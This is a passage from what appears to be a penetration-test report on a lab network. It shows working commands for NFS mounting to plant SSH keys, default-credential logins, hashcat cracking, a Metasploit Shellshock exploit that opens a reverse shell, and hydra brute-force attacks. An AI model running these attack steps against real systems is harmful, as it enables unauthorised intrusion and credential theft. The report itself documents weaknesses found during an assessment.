



Figure 32 - Firewall admin login page on 192.168.0.233 port 80

This admin panel could be logged into using the default ‘pfsense’ credentials of admin and pfsense. Once logged in, the tester could view all the interfaces on the firewall and the firewall rules. This allowed the tester to map the various interfaces on the firewall and calculate their subnets using the subnet masks provided. The three interfaces on the firewall were em0 (192.168.0.234), em1 (192.168.0.98) and em2 (192.168.0.241).

4.7 192.168.0.66


The next device to examine was 192.168.0.66. This machine could only be accessed via the 192.168.0.242 webserver. Using the SSH tunnel established in section 4.6, an extra route was added to the testers machine to allow access to the .64/27 subnet.



```
root@kali:~# route add -net 192.168.0.64/27 tun0
```

Figure 33 - Route added to the 64/27 subnet on tun0


A port scan was done of .66 using netcat to attempt to find a foothold into the machine.



```
root@kali:~# nmap -sV -p- 192.168.0.66
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-26 14:27 EDT
Nmap scan report for 192.168.0.66
Host is up (0.022s latency).
Not shown: 65334 closed ports, 193 filtered ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind  2-4 (RPC #100000)
2049/tcp  open  nfs_acl  2-3 (RPC #100227)
37324/tcp open  mountd   1-3 (RPC #100005)
49801/tcp open  status   1 (RPC #100024)
51353/tcp open  nlockmgr 1-4 (RPC #100021)
55619/tcp open  mountd   1-3 (RPC #100005)
58665/tcp open  mountd   1-3 (RPC #100005)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 103.88 seconds
```

Figure 34 - nmap scan of the 192.168.0.66 device


The port scan revealed that both SSH and NFS were open. Attempting to connect to SSH from the testers machine revealed that .66 only accepted logins using SSH keys.



```
root@kali:~# ssh root@192.168.0.66
root@192.168.0.66: Permission denied (publickey).
```

Figure 35 - Example of a denial from the .66 server upon attempting a SSH login with no valid key.


The tester then mounter the NFS drive from .66 to their local machine to upload their own SSH keys to allow then access onto the .66 device.



```
root@kali:~# mount -t nfs 192.168.0.66:/ ./66mnt/
root@kali:~# ls 66mnt/
bin  boot  cdrom  dev  etc  home  initrd.img  lib  lib64  lost+found  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var  vmlinuz
root@kali:~# 
```

Figure 36 - The contents of the NFS share found on .66.


A set of keys were generated on the testers machine and then the public key was uploaded to the NFS drive that had been mounted.



```
root@kali:~# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:iP7ZvKAqo7j6svdB2GRXeoVT2C58U6rY9NBJesoTyts root@kali
The key's randomart image is:
+---[RSA 3072]----+
|        •=o      |
|       o+.o .    |
|    o o..* +     |
|   = o oB O      |
|  . +..*SX .     |
|   o  + * .      |
|    o .o .       |
|= .  +•=E        |
|OOooo o +.       |
+----[SHA256]-----+
```

Figure 37 - SSH key being generated on the testers machine.


A .ssh directory was created on the second machine, to hold the testers public key.



```
root@kali:~# mkdir 66mnt/root/.ssh
```

Figure 38 - Creating the .ssh folder in the root directory of .66.

The public key was copied to this new directory and an SSH session could be opened.




```
root@kali:~# cp /root/.ssh/id_rsa.pub 66mnt/root/.ssh/authorized_keys
root@kali:~# ssh root@192.168.0.66
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@xadmin-virtual-machine:~# 
```

Figure 39 - Copying the key from the testers machine and successfully gaining SSH access to 192.168.0.66.

4.8 Router 4


The arp table on 192.168.0.66 was then examined, revealing the existence of a new machine, 192.168.0.65. A port scan was done using netcat to attempt to identify the type of device associated with the address.



```
root@xadmin-virtual-machine:~# nc -zv 192.168.0.65 1-65535 2>&1 | grep succeeded
Connection to 192.168.0.65 23 port [tcp/telnet] succeeded!
Connection to 192.168.0.65 80 port [tcp/http] succeeded!
Connection to 192.168.0.65 443 port [tcp/https] succeeded!
root@xadmin-virtual-machine:~#
```

Figure 40 - A netcat port scan run against 192.168.0.65.

After connecting to telnet over port 23, it was revealed that .65 was another VyOS router and, again, the default credentials allow the tester to login. By examining the interfaces and arp table on the router, it was revealed that this router connected .66 to the firewall on the em1 interface, 192.168.0.98.




```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.97/27                   u/u
eth1             192.168.0.65/27                   u/u
lo               127.0.0.1/8                       u/u
                 4.4.4.4/32
                 ::1/128
vyos@vyos:~$ show arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.66             ether   00:0c:29:f9:3b:bd   C                     eth1
192.168.0.98             ether   00:50:56:99:8a:22   C                     eth0
```

Figure 41 - An example of examining interfaces on a VyOS router.

4.9 13.13.13.13


The final device to be found on the network was 13.13.13.13. This machine was discovered while examining the interfaces on device 192.168.0.34. This machine has a second network interface with the IP 13.13.13.12. Evidence of its existence could also be found in the ".bash_history" file found in "/home/xadmin". The contents of this file can be seen below.



```
xadmin@xadmin-virtual-machine:~$ cat .bash_history
pico .bash_history
ifconfig
ping 172.16.221.16
ping 172.16.221.237
telnet 172.16.221.16
telnet 172.16.221.1
ping 192.168.0.34
ping 192.168.0.200
tcpdump -i eth1
ifconfig
sudo tcpdump -i eth1
sudo tcpdump -i eth0
ifconfig
ping 13.13.13.13
ssh xadmin@13.13.13.13
```


Figure 42 - The .bash_history file found on device .34

To gain access to .34, the same credentials that could be used to access .210 could be used to connect to .34. The credentials to SSH onto .210 were found after examining the NFS share on .210 and cracking the xadmin password using hashcat. After cracking the password using the rockyou.txt wordlist, it was found the login details for the xadmin account were xadmin:plums.



```
root@kali:~# hashcat -m 1800 -a 0 210×admin.hash /usr/share/wordlists/rockyou.txt
```


Figure 43 - The hashcat command used to crack the .210 password against the rockyou.txt wordlist



```
$6$L1/gVcMW$DORsJg3s3IKQ7ODgBpXSbhv2SinqsU.xMV7tUReTqCyMb5dKT1.h6YQcNR/A2bvH.qRcbBg6QWTcYHRsQTzxR1:plums
```

Figure 44 - The result of cracking the hash found on .210.

These credentials also allowed the tester to connect via SSH to device 192.168.0.34 and view its interfaces, which revealed a new subnet.




```
root@kali:~# ssh xadmin@192.168.0.34
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Mon Oct 26 17:31:29 2020 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:52:44:05
          inet addr:192.168.0.34  Bcast:192.168.0.63  Mask:255.255.255.224
          inet6 addr: fe80::20c:29ff:fe52:4405/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:66573 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66184 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4017882 (4.0 MB)  TX bytes:3616032 (3.6 MB)

eth1      Link encap:Ethernet  HWaddr 00:0c:29:52:44:0f
          inet addr:13.13.13.12  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe52:440f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:23 errors:0 dropped:0 overruns:0 frame:0
          TX packets:84 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2211 (2.2 KB)  TX bytes:11664 (11.6 KB)
```

Figure 45 - Evidence of successful access via SSH onto the .34 device.

4.10 OSPF

By examining the configuration on the routers, it was found that the routers used OSPF as their routing protocol. This could be seen by accessing a router and, after logging in, running the command “show configuration”. An example of this on router 1 can be seen below.



```
vyos@vyos:~$ show configuration
interfaces {
    ethernet eth0 {
        address 192.168.0.193/27
        duplex auto
        hw-id 00:50:56:99:6c:e2
        smp_affinity auto
        speed auto
    }
    ethernet eth1 {
        address 192.168.0.225/30
        duplex auto
        hw-id 00:50:56:99:91:e4
        smp_affinity auto
        speed auto
    }
    ethernet eth2 {
        address 172.16.221.16/24
        duplex auto
        hw-id 00:0c:29:5a:07:78
        smp_affinity auto
        speed auto
    }
    loopback lo {
        address 1.1.1.1/32
    }
}
protocols {
    ospf {
        area 0 {
            network 192.168.0.192/27
            network 192.168.0.224/30
            network 172.16.221.0/24
        }
    }
}
```


Figure 46 - The configuration on router 1.

5. Security Weaknesses

5.1 Exploit Demo

5.1.1 Shellshock


After performing a nikto scan against both webservers (172.16.221.237 and 192.168.0.242, referred to here on out as webserver 1 and webserver 2 respectively), various footholds were found. Nikto flagged webserver 2 as being vulnerable to the “shellshock” vulnerability.



```
root@kali:~# nikto -host 192.168.0.242
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.242
+ Target Hostname:    192.168.0.242
+ Target Port:        80
+ Start Time:         2020-12-13 17:37:55 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Unix)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header '93e4r0-cve-2014-6278' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ 8725 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2020-12-13 17:38:16 (GMT-5) (21 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Figure 47 - Nikto vulnerability scan of the webserver running on 192.168.0.242


This vulnerability could be exploited using a Metasploit module “exploit/multi/http/apache_mod_cgi_bash_env_exec”. This module was selected and configured with the correct “RHOST” and “TARGETURI” which nikto revealed to be “/cgi-bin/status”. These settings can be seen in the figure below.



```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhosts 192.168.0.242
rhosts => 192.168.0.242
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/status
targeturi => /cgi-bin/status
```

Figure 48 - Settings used for the "apache_mod_cgi_bash_env_exec" module.

The attack was then run and a meterpreter session was successfully opened at the root level. Evidence of this can be seen in the figure below.




```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 192.168.0.200:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (985320 bytes) to 192.168.0.234
[*] Meterpreter session 1 opened (192.168.0.200:4444 -> 192.168.0.234:59602) at 2020-12-13 17:42:14 -0500

meterpreter > shell
Process 1837 created.
Channel 1 created.
whoami
root
```

Figure 49 - Evidence of root access gained using the shellshock vulnerability.

5.1.2 WordPress Weak password

After doing a “dirb” scan against 172.16.221.237 a WordPress server was found running, rooted in the /wordpress directory. This displayed a very bare WordPress site titled “Mr Blobby”. A figure of the site can be seen below.



MrBlobby
Just another WordPress site

Home   Sample Page

Hello world!

Posted on September 4, 2018

Welcome to WordPress. This is your first post. Edit or delete it, then start blogging!

Posted in Uncategorized | 1 Reply

RECENT POSTS
- Hello world!

RECENT COMMENTS
- Mr WordPress on Hello world!

ARCHIVES
- September 2018


CATEGORIES
- Uncategorized

META
- Log in
- Entries RSS
- Comments RSS
- WordPress.org

Proudly powered by WordPress

Figure 50 - The webpage found running in the /wordpress directory on 172.16.221.237


The scan also revealed the location of the admin login of the site at "/wordpress/wp-admin". This was brute forced using hydra. The following command was run to brute force the login:



```
root@kali:~# hydra -l admin -P /usr/share/wordlists/rockyou.txt 172.16.221.237 -V http-form-post '/wordpress/wp-login:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location'
```

Figure 51 - Hydra command used to brute force the WordPress login found on the 172.16.221.237 web server.

The login was found to be username "admin" and password "zxc123" and this could be used to successfully log into the admin panel of the site.



```
[ATTEMPT] target 172.16.221.237 - login "admin" - pass "claudine" - 5753 of
[80][http-post-form] host: 172.16.221.237   login: admin   password: zxc123
1 of 1 target successfully completed, 1 valid password found
```

Figure 52 - The result of the brute force attack.

5.1.3 NFS Shares

An array of machines on the network had open NFS file shares. This list was comprised of:

- 192.168.0.210 (root)
- 192.168.0.34
- 192.168.0.130
- 192.168.0.66 (root)


All these devices had port 111 and 2049 open and the tester could mount their NFS to their local machine to access and upload files. None of these machines showed any signs of intentionally being set up as file servers. The machines denoted with root had their NFS share set at the root of the file system. The other two machines were set at the "/home/xadmin" directory.

5.1.4 Default Passwords

All the VyOS routers had their default telnet login set (vyos:vyos) and the firewall web GUI also used its default credentials (admin:pfsense). This allowed the tester to access these devices.

5.1.5 SSH Brute Force


Many devices on the network had weak passwords that could be brute forced.
The password on the 192.168.0.242 webserver could be brute forced over SSH using hydra.
The following command was run:
hydra -l root -P /usr/share/wordlists/rockyou.txt 192.168.0.242 ssh



```
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-12-05 02:47:54
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.0.242:22/
[STATUS] 179.00 tries/min, 179 tries in 00:01h, 14344223 to do in 1335:36h, 16 active

[STATUS] 129.33 tries/min, 388 tries in 00:03h, 14344015 to do in 1848:28h, 16 active
[22][ssh] host: 192.168.0.242   login: root   password: apple
```

Figure 53 - The result of a hydra brute force attack against .242.

